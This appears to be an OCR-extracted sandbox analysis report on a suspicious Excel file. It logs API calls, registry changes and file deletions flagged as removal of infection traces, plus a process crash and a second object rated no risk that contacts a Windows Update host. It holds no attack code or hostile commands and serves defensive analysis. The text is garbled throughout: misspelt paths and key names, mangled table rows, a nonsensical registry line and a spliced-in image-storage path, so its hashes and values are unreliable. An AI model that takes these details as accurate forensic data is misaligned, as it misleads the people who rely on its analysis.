2976 2976 2976
Call Filesystem API Call Filesystem API Call Filesystem API Call System API Add File Write File Call System API Call System API Call System API Call Network API	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e197 0b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 14f328, 1, 0, 0) Return: 1f7148 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 14eefc, 1, 0, 0) Return: 1f7148 API Name: BCryptDecrypt Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 14eefc, 1, 0, 0) Return: 1f7148 API Name: BCryptDecrypt Args: (290000, Åh]7æ*¹É*4Ø, 64, 0, çV\Bc2-8\dot Zw, 8, \hij7æ*¹É*4Ø, 64, 14675684, 0) Return: 0 Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f8ddbe74f1 Type: VSDT_COM_DOS Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f8ddbe74f1 Type: VSDT_COM_DOS API Name: CryptDecrypt Args: (177148, 0, 1, 0, 26b700, 1c) Return: 1 API Name: DnsQueryExW Args: (2984 2984 2984 2976 2984 2984 2984 2984 2984	2976 2976 2976 480 2976 2976 2976 2976
Call Filesystem API Call Filesystem API Call Filesystem API Call System API Add File Write File Call System API Call System API Call System API Call Network API Call Network API	Path: %APPDATA%Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e197 0b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA\s', 0, 14f328, 1, 0, 0) Return: 1f7148 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA\s', 0, 14eefc, 1, 0, 0) Return: 1f7148 API Name: BCryptDecrypt Args: (290000, Åhj7æ-¹É¹4Ø, 64, 0, çVåBç2-ßàóZw, 8, Åhj7æ-¹É¹4Ø, 64, 14675684, 0) Return: 0 Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f8ddbe74f1 Type: VSDT_COM_DOS Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f8ddbe74f1 Type: VSDT_COM_DOS API Name: CryptDecrypt Args: (1f7148, 0, 1, 0, 26b700, 1c) Return: 1 API Name: DnsQueryExW Args: (<abdexes'sœ-ñæ\$b^*îlb™sñ—, (="")="" 0="" 1,="" 123="" 2,="" 23,="" 258="" 258<="" 40000000="" 6="" api="" args:="" name:="" return:="" socket="" td=""><td>2984 2984 2984 2976 2984 2984 2984 2984 2984 2984</td><td>2976 2976 2976 480 2976 2976 2976 2976 2976 2976</td></abdexes'sœ-ñæ\$b^*îlb™sñ—,>	2984 2984 2984 2976 2984 2984 2984 2984 2984 2984	2976 2976 2976 480 2976 2976 2976 2976 2976 2976
Call Filesystem API Call Filesystem API Call Filesystem API Call System API Add File Write File Write File Call System API Call System API Call System API Call Network API Call Network API Call Network API	Path: %APPDATA%Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e197 0b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 14f328, 1, 0, 0) Return: 1f7148 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 14f328, 1, 0, 0) Return: 1f7148 API Name: BCryptDecrypt Args: (290000, Åhj7æ*É*4Ø, 64, 0, çvåBç2-8åóZw, 8, Åhj7æ*É*4Ø, 64, 14675684, 0) Return: 0 Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS API Name: CryptDecrypt Args: (1f7148, 0, 1, 0, 26b700, 1c) Return: 1 API Name: DnsQueryExW Args: (2984 2984 2984 2976 2984 2984 2984 2984 2984 2984	2976 2976 2976 480 2976 2976 2976 2976 2976 2976 2976 2976
Call Filesystem API Call Filesystem API Call Filesystem API Call System API Add File Write File Call System API Call System API Call System API Call Network API	Path: %APPDATA%MicrosoftiCrypto/RSA/S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS API Name: DeleteFileW Args: (%APPDATA%MicrosoftiCrypto/RSA/S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e197 0b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%MicrosoftiCrypto/RSA/S-1, 0, 0) Return: 1f7148 API Name: FindFirstFileExW Args: (%APPDATA%MicrosoftiCrypto/RSA/S-1, 0, 0) Return: 1f7148 API Name: BCryptDecrypt Args: (290000, Åhj7æ*¹É¹4Ø, 64, 0, çvåBç2-8àoZw, 8, Åhj7æ*¹É¹4Ø, 64, 14675684, 0) Return: 0 Path: %APPDATA%MicrosoftiCrypto/RSA/S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS Path: %APPDATA%MicrosoftiCrypto/RSA/S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS API Name: CryptDecrypt Args: (1f7148, 0, 1, 0, 26b700, 1c) Return: 1 API Name: DnsQueryExW Args: (2984 2984 2984 2976 2984 2984 2984 2984 2984 2984	2976 2976 2976 480 2976 2976 2976 2976 2976 2976 2976 2976

Detection	Threat Characteristic: Causes process to crash Process ID: 2976					
	Image Path: yugdasav.exe					
Call System API	API Name: GetVersionExA Args: (304ef4c) Return: 1	2984	2976			
Call System API	API Name: GetVersionExA Args: (304ed4c) Return: 1					
Call System API	API Name: AdjustTokenPrivileges Args: (25c, 0, , 304e768, , 304e78c) Return: 1 2984					
Call System API	API Name: AdjustTokenPrivileges Args: (25c, 0, , 304e768, , 304e78c) Return: 1 2984					
Call System API	API Name: CreateToolhelp32Snapshot Args: (28, 2976) Return: 260					
Write Registry Key	Key: HKEY_CURRENT_USER:Software\Microsoft\Office\Common\QMSessionCount Value: 2					
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\QMPromptCount Value: 1		2808			
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\QMLastPrompt Value: 1d90985		2808			
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\1C934F\1C934F Value: None		2808			
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\1C934F\Value: None		2808			
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\ Value: None		2808			
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\ Value: None		2808			
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Recent Files\File1 Value: %WorkingDir%\ORDER SO22-036334.xls		2808			
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Exce\Recent Files\File2 Value: %WorkingDir%\bin\test_mac.xls					
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Recent Files\File3 Value: C:\Documents\fullG6xhHvdMmQmk7HHPtcFxdzu3F7zX7NBG A.xisx					
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Recent Files\File4 Value: C:\D0cuments\c2RM90fWupbf3b4K.xlsx		2808			
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Assistant\CurrAsstState Value: None		2808			
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\9AD6F876.emf Type: VSDT_MDB_20		2808			
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection					
	Process ID: 2808 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\9AD6F876.emf					
	Type: VSDT_MDB_20					
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\9AD6F876.emf) Return: 1		2808			
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\89356A09.emf Type: VSDT_MDB_20		2808			
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection					
	Process ID: 2808 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\89356A09.emf					
	Type: VSDT_MDB_20					
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%Microsoft\Windows\Temporary Internet Files\Content.MSO\89356A09.emf) Return: 1		2808			
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\A98D5828.emf Type: VSDT_MDB_20		2808			
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection					
	Process ID: 2808					
	File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\A98D5828.emf Type: VSDT_MDB_20					
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\A98D5828.emf) Return: 1		2808			
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\MTTF Value: a3		2808			
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Exce\MTTA Value: a3		2808			
	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Exce\MTTT Value: None					



▼ Object 1.1 - NONAMEFL (Office Excel 2007 spreadsheet)

File name	NONAMEFL
File type	Office Excel 2007 spreadsheet
SHA-1	E19DAB08EF3F42EE9E521400BD22572FBBF76331
SHA-256	B84B8BD720A977C0CA6BC0F4370613477163537E2CDE8C6B663E35DEF09310
MD5	E20C9766E75BAED5E891073803F5B6D9
TLSH	-
Size	7880 byte(s)

Risk Level	No risk
Detection	-
Exploited vulnerabilities	-

▼ Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
ctldl.windowsupdate.com	69.164.0.128	53	-	No risk	-	NONAMEFL
ctldl.windowsupdate.com	69.164.0.0	80	-	-	-	NONAMEFL

URL	Site Category	Risk Level	Threat	Accessed By
http://ctldl.windowsupdate.com/msdownload/upda te/v3/static/trustedr/en/disallowedcertstl.cab?659 2c33c57cd415c	Computers / Internet	No risk	-	NONAMEFL

▼ Dropped or Downloaded Files


File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
~\$NONAMEFL.xlsx	No risk	-	-	-	165	2DEC74BBC2C781FF2B4247BF09B1FFACB C431721
57C8EDB95DF3F0AD4EE2DC2B 8CFD4157	No risk	-	-	-	340	AB2980D0209E705A68E94B8E5D1659DF217 970E6
CVRD7E1.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AF D80709
CVRD7E1.tmp	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AF D80709

Event Type	Details	Parent PID	PID
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2776

Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\1#' Value: None	2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000000000000000000	2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000000000000000000	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On	2776
Call System API	API Name: GetVersionExA Args: (26eda8) Return: 1	2776
Call System API	API Name: GetVersionExA Args: (26fad0) Return: 1	2776
Call System API	API Name: GetVersionExA Args: (463f0a0) Return: 1	2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, 26cd40, 0, 0, 0) Return: 328190	2776
Call Filesystem API	API Name: FindNextFileW Args: (328190, 26cd40) Return: 1	2776
Call System API	API Name: GetVersionExA Args: (26dc8c) Return: 1	2776
Call System API	API Name: GetVersionExA Args: (73c434f0) Return: 1	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LCCache\Themes\1033\NextUpdate Value: None	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\MTTT Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingConfigurableSettings Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingLastSyncTime Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingLast\WriteTime Value: None	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%IMicrosoft\Excel\XLSTART*.*, 0, 25f86d0, 0, 0, 0, 0) Return: 6416178	2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles%)Microsoft Office\Office\Office\Office\15\xlstart\t^*.*, 0, 25f86d0, 0, 0, 0) Return: 6416178	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\1#' Value: None	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\StartupItems\ Value: None	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\ Value: None	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	2776
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2776
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2776
Call System API	API Name: GetVersionExA Args: (766c1230) Return: 1	2776
Call System API	API Name: GetVersionExA Args: (262b74) Return: 1	2776
Call System API	API Name: GetDriveTypeA Args: (C:\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomDell_DVD-ROM\\2.5+\\#5&1c1d869a&0&1.1.0#(53f5630d-b6bf-11d0-94f 2-00a0c91efb8b)\\) Return: 5	2776
Call System API	API Name: GetDriveTypeW Args: (\"\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#000000000100000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#(a21cf1a2-dac1-11eb-8d5c-806e6f6e6963)#000000006500000#(53f5630d-b6bf-11d0-94f2-00a0 c91efb8b)\\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2776
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None	2776
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\}&' Value: None	2776
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None	2776
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C525E\ Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C525E\1C525E Value: None	2776
Call System API	API Name: GetDriveTypeW Args: (C:\\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C525E\1C525E Value: None	2776
Call System API	API Name: GetVersionExA Args: (265ba8) Return: 1	2776
Call System API	API Name: GetVersionExA Args: (2650f8) Return: 1	2776
Call System API	API Name: GetVersionExA Args: (264310) Return: 1	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C525E\1C525E Value: None	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C525E\ Value: None	2776
	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None	2776
Delete Registry Key	Value HVEV CURRENT LICERIC of transplations of Office 145 (NEveral Resilience) Cetatural terms 101 Value. Nano	2776
Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\StartupItems\\\}&' Value: None	
	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\Startup\tems\\Value: None	2776
Delete Registry Key		2776 2776
Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None	
Delete Registry Key Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\StartupItems\ Value: None Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\ Value: None	2776

Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\DocumentRecovery\1C53D5\1C53D5\1C53D5 Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 0	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastRequest Value: 2022-12-06T15:13:23Z	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 1	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastUpdate Value: 2022-12-06T15:13:23Z	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2022-12-06T15:16:23Z	2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\\Installer\UserData\S-1-5-18\Products\00005109E6009040000000000F01FE C\Usage\Product\nonBootFiles\ntl_1033\Value: 55860007	2776
Write Registry Key	Key; HKEY LOCAL MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\lnstaller\UserData\S-1-5-18\Products\00005109E600904000000000F01FE	2776
	C\Usage\ProductNonBootFilesIntl_1033 Value: 55860008	
Call Window API	API Name: DialogBoxIndirectParamW Args: (61aa0000, b24e608, 101cc, 62a3dfc6, 26cf3c) Return: 6	2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\LangID Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Program Files\Microsoft Office\Office\Office\15\	2776
	EXCEL.EXE Value: Excel (desktop)	
Call Service API	API Name: OpenServiceW Args: (9a50560, Csc, 80000000) Return: 9a50600	2776
Call Service API	API Name: OpenServiceW Args: (9a50600, CscService, 80000000) Return: 9a504e8	2776
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 6fa90250, -1, 26a8f8, 26a8f4, 0) Return: 0	2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0	2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 26a5d4, 0, 0, 0) Return: 9a03c20	2776
Call Filesystem API	API Name: FindNextFileW Args: (9a03c20, 26a5d4) Return: 1	2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 26a5d4, 0, 0, 0) Return: 9a03c20	2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 26a5d4, 0, 0, 0) Return: 9a03c20	2776
Call Service API	API Name: OpenServiceW Args: (9a4d4c8, gpsvc, 5) Return: 9a4d540	2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%IMicrosoft\SystemCertificates\My\Certificates*, 0, 26a6c8, 0, 0, 0) Return: 9a0f438	2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%IMicrosoft\SystemCertificatesIMy\CRLs*, 0, 26a6c8, 0, 0, 0) Return: 9a0f438	2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%IMicrosoft\SystemCertificatesIMy\CTLs*, 0, 26a6c8, 0, 0, 0) Return: 9a0f438	2776
Delete Registry Key	$Key: HKEY_LOCAL_MACHINE \\ SOFTWARE \\ IMicrosoft \\ System Certificates \\ IROOT \\ Certificates \\ ID9D2ECA3A2F0E3303F6BCE495AC844C64928F112 \\ Value: No. 1000	2776
Write Registry Key	one Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Val	2776
villo riogicaly rioy	ue: None	27.70
Call Service API	API Name: OpenServiceW Args: (995ce50, WinHttpAutoProxySvc, 94) Return: 9a53f30	2776
Call Network API	API Name: socket Args: (2, 2, 0) Return: 948	2776
Call Network API	API Name: socket Args: (23, 2, 0) Return: 948	2776
Call System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 9701	2776
Call System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1c, 40006000) Return: 0	2776
Call Network API	API Name: socket Args: (23, 2, 0) Return: 93c	2776
Call Network API	API Name: socket Args: (2, 2, 0) Return: 93c	2776
Call Network API	API Name: socket Args: (23, 2, 0) Return: 93c	2776
Call System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 9701	2776
Call System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1c, 40006000) Return: 0	2776
Call Network API	API Name: socket Args: (23, 2, 0) Return: 950	2776
Call Network API	API Name: socket Args: (2, 1, 6) Return: 950	2776
Call Network API	API Name: bind Args: (950, 0.0.0.0:49180, 128) Return: 0	2776
Call System API	API Name: ConnectEx Args: (950, 69.164.0.0:80, 16, 0, 0, 0, 98d4f20) Return: 0	2776
Call Network API	API Name: send Args: (950, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab/96592c33c57cd415c HTTP/1.1\r\nConnection: Keep-Alive\r\n Accept: "\r\nInIt-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\r\nIf-None-Match: "08f5ab0361ad71:0"\r\nUser-Agent: Microsoft-CryptoAPl/6.1\r\nHost: ctidl. windowsupdate.com\r\n\r\n, 1, 286) Return: 0	2776
Call System API	API Name: WinHttpCloseHandle Args: (b362700) Return: 1	2776
Call System API	API Name: WinHttpCloseHandle Args: (b3103d0) Return: 1	2776
Call System API	API Name: WinHttpCloseHandle Args: (b1d4880) Return: 1	2776
Call Service API	API Name: OpenServiceW Args: (995ba50, CryptSvc, 5) Return: 995be38	2776
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N	2776
Write Registry Key	one Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	2776
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one	2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32*.CPL, 0, 26b444, 0, 0, 0) Return: 9a0ed38	2776
Call Filesystem API	API Name: FindNextFileW Args: (9a0ed38, 26b444) Return: 1	2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0	2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\@sud.dll,-1 Value: Default Programs	2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Mui(Cache\5B\52C64B7E\LanguageList Value: en-US\0en\0	2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\@sud.dll,-4 Value: Set Default Programs	2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0	2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\@sud.dll,-7 Value: Set Program Associations	2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0	2776
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[%SystemRoot%lexplorer.exe /factory, {682159d9-c321-47ca-b3f1-30e36b2ec8b9}) Return: 1	2776
